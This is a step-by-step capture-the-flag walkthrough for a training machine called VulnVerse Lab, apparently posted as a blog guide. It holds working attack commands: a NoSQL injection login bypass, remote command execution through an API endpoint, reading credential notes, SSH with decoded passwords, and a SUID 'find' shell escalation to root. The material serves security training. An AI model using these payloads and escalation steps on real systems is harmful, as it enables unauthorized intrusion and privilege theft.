

VulnVerse Lab Resolve: Step-by-Step Walkthrough Guide
Welcome to the VulnVerse Lab, a medium-level penetration testing challenge created to assess your abilities in privilege escalation, container escape, and web application exploitation.
With several services operating, including a Docker container, a vulnerable API, and several decoy services, this lab environment replicates a realistic target. Finding the attack surface, taking advantage of the weaknesses, and capturing three more difficult flags are your goals.
Here, you will find the walkthrough to solve this VulnVerse Lab machine right from the beginning.
VulnVerse Lab Resolve: Step-by-Step Walkthrough Guide
Step 1: Scan the target
nmap -sV -p- 192.168.0.7

# Output shows:
# Port 80 – Nginx web server
# Port 3000 – Node.js API
# Port 2222 – SSH service
# Port 8080 – HTTP Proxy

Step 2: Bypass login with NoSQL injection
curl -X POST http://192.168.0.7:3000/api/login \
-H “Content-Type: application/json” \
-d ‘{“username”:{“$ne”:null},”password”:{“$ne”:null}}’
# Response:
{“token”:”eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzMxMjM0NTY3fQ.signature”}

Step 3: Execute commands using the token
curl -X POST http://192.168.0.7:3000/api/exec \
-H “Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzMxMjM0NTY3fQ.signature” \
-H “Content-Type: application/json” \
-d ‘{“cmd”:”id”}’
Step 4: Read FLAG1
curl -X POST http://192.168.0.7:3000/api/exec \
-H “Authorization: Bearer [TOKEN]” \
-H “Content-Type: application/json” \
-d ‘{“cmd”:”cat /home/vulnapi/flag.txt”}’

# FLAG1 captured: FLAG1{API_Compromise_Success_NoSQL_Injection}

Step 5: Read notes.txt for credentials
curl -X POST http://192.168.0.7:3000/api/exec \
-H “Authorization: Bearer [TOKEN]” \
-H “Content-Type: application/json” \
-d ‘{“cmd”:”cat /home/vulnapi/notes.txt”}’
# Found encoded credentials:
# [1] YWRtaW46YWRtaW4xMjM=
# [2] cm9vdDpyb290MTIz
# [10] dnVsbnVzZXI6dnVsbnBhc3M=

Step 6: Decode credentials
echo “dnVsbnVzZXI6dnVsbnBhc3M=” | base64 -d
# Output: vulnuser:vulnpass

Step 7: SSH into container
ssh vulnuser@192.168.0.7 -p 2222
# Password: vulnpass
Step 8: Read FLAG2
cat /home/vulnuser/flag.txt

# FLAG2 captured: FLAG2{SSH_Container_Access_Success}

Step 9: Check for SUID binaries
find / -perm -4000 -type f 2>/dev/null
ls -la /usr/bin/find
/usr/bin/find . -exec /bin/sh -p \; -quit
Step 10: Read FLAG3
cat /root/flag.txt

# FLAG3 captured: FLAG3{Container_Root_Access_Success}
Read More:
Jurassic Park Machine Solving Walkthrough
About Author







 English